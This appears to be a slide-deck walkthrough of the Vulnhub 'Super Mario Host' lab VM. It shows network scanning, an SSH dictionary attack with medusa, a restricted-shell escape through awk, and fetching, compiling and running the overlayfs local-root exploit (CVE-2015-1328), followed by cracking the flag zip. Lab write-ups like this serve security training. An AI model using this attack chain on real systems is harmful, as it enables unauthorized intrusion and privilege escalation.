Vulnhub's vulnerable lab challenge Super Mario VM

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Super-Mario-Host

- Download ova file

https://download.vulnhub.com/supermariohost/Super-Mario-Host-v1.0.1.ova.torrent

- Import the ova file into your favorite hypervisor

Super-Mario-Host-v1.0.1.ova
W:¥

- Attach a DHCP enable vmnet to the machine and run it

- Objective

Find the hidden flag.


Test Setup

- Testing environment

  Linux Kali (attacker) >>> Firewall >>> Super-Mario-Host (target vm)


Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:



```
root@LUCKY64:/opt3# netdiscover -i eth3 -r 192.168.102.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.102.1   00:50:56:c0:00:06      1      60  Unknown vendor
 192.168.102.129 00:0c:29:29:8c:77      1      60  Unknown vendor
 192.168.102.254 00:50:56:f4:e1:82      1      60  Unknown vendor
```

◎Scan the target machine IP (192.168.102.129)




```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 8180 is open
```

Scan.py

- Two ports are open: Port 22 – Used for SSH; Port 8180 – Used to serve a web application

Walkthrough

◎Explore target machine’s port 8180 in a browser



192.168.102.129:8180

よく見るページ Firefox を使いこなそう How to interpret IPv4 ... http://192.168.10.12/S...

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.org.

Thank you for using nginx.

◎Nginx web server

Walkthrough


◎Use dirb tool to scan the web application



```
root@LUCKY64:~# dirb http://192.168.102.129:8180 /usr/share/wordlists/dirb/big.tx

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul 31 21:49:22 2017
URL_BASE: http://192.168.102.129:8180/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.102.129:8180/ ----
+ http://192.168.102.129:8180/server-status (CODE:403|SIZE:215)
+ http://192.168.102.129:8180/vhosts (CODE:200|SIZE:1364)

-----------------
END_TIME: Mon Jul 31 21:49:37 2017
DOWNLOADED: 20458 - FOUND: 2
```

Walkthrough


◎Explore vhost in URL 192.168.102.129:8180/vhosts in a browser


192.168.102.129:8180/vhosts
よく見るページ
Firefox を使いこなそう
How to interpret IPv4 ...
http://192.168.10.12/S...
osx - Mac changes IP t...

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.

        ServerName mario.supermariohost.local
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/supermariohost
        DirectoryIndex mario.php

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/supermariohost_error.log
        CustomLog ${APACHE_LOG_DIR}/supermariohost_access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```


Walkthrough

- Add mario.supermariohost.local into /etc/hosts



```
root@LUCKY64:~# cat /etc/hosts | grep super
192.168.102.129 mario.supermariohost.local
```

- Explore mario.supermariohost.local in a browser




ntertained! In the meantime you can play with this nice game I've added for you :D Cred lork Robbins, the source code of the game can be found here.

Not much information from port 8180, move towards port 22.

Walkthrough


◎ Use a dictionary attack to find out ssh credentials.

Use famous Mario characters in the wordlist: mario, luigi, peach, toad, yoshi.



```
root@LUCKY64:/opt3# cat Mario
mario
luigi
peach
toad
yoshi
```

◎ Use john the ripper to generate a password dictionary




```
root@LUCKY64:/opt3# john --wordlist:Mario --rules --stdout >> Password
Press 'q' or Ctrl-C to abort, almost any other key for status
256p 0:00:00:00 100.00% (2017-07-31 22:35) 948.1p/s Yoshing
```

◎ Use medusa for password cracking with username dictionary from Mario file, and password dictionary Password.

▲ Credentials found

Username: luigi


Password: luigi1



```
root@LUCKY64:/opt3# medusa -U Mario -P Password -h 192.168.102.129 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>



ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: mario (1 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi (2 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: peach (3 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: toad (4 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: yoshi (5 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Mario (6 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Luigi (7 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Peach (8 of 255 complete)



ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Toad (9 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: Yoshi (10 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: marios (11 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigis (12 of 255 complete)



ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: peaches (13 of 255 complete)

ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: toads (14 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: yoshis (15 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: mario1 (16 of 255 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.102.129 (1 of 1, 0 complete) User: luigi (1 of 5, 0 complete) Password: luigi1 (17 of 255 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.102.129 User: luigi Password: luigi1 [SUCCESS]
```


Walkthrough

- Connect via SSH to the server and find the linux version




```
luigi:~$ ?
awk  cat  cd  clear  echo  exit  help  history  ll  lpath  ls  lsudo  vim
luigi:~$ awk 'BEGIN{system("uname -a")}'
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi:~$ 
```

- Can obtain root with with the following exploit 3.13.0 overlayfs local root in Ubuntu; exploit-db website



Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation




EDB-ID: 37292	**Author**: rebel	**Published**: 2015-06-16
CVE: CVE-2015-1328	**Type**: Local	**Platform**: Linux
Aliases: ofs, ofs.c, overlayfs	**Advisory/Source**: N/A	**Tags**: N/A
E-DB Verified: ✓	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

Walkthrough

◎Download the exploit, compile and run it


▲ wget https://www.exploit-db.com/download/37292

▲ Compile



```
luigi@supermariohost:~$ gcc 37292.c -o 37292
luigi@supermariohost:~$
luigi@supermariohost:~$
luigi@supermariohost:~$ file 37292
37292: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=5afa4280347548bc
bb686417da6d66aea21bda2, not stripped
```


▲ Run it and get root privilege




```
luigi@supermariohost:~$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
#
# whoami
root
```

Walkthrough


◎ Obtain the first flag, crack the password (using fcrackzip) and unzip it ; Found the hidden flag. Objective completed.



```
# pwd
/root
# ls
Desktop  Documents  Downloads  FLA  Music  Pictures  Public  Templates  Videos  flag.zip
#
```



```
root@LUCKY64:/opt3/SecLists/Passwords# fcrackzip flag.zip -D -p /usr/share/wordlists/rockyou.txt


PASSWORD FOUND!!!!: pw == ilovepeach
```



```
root@LUCKY64:/opt3# unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
  inflating: flag.txt
```

References

- Vulnhub website

https://www.vulnhub.com

- Vulnerable VM download

https://download.vulnhub.com/supermariohost/Super-Mario-Host-v1.0.1.ova.torrent

- Exploit DB

https://www.exploit-db.com/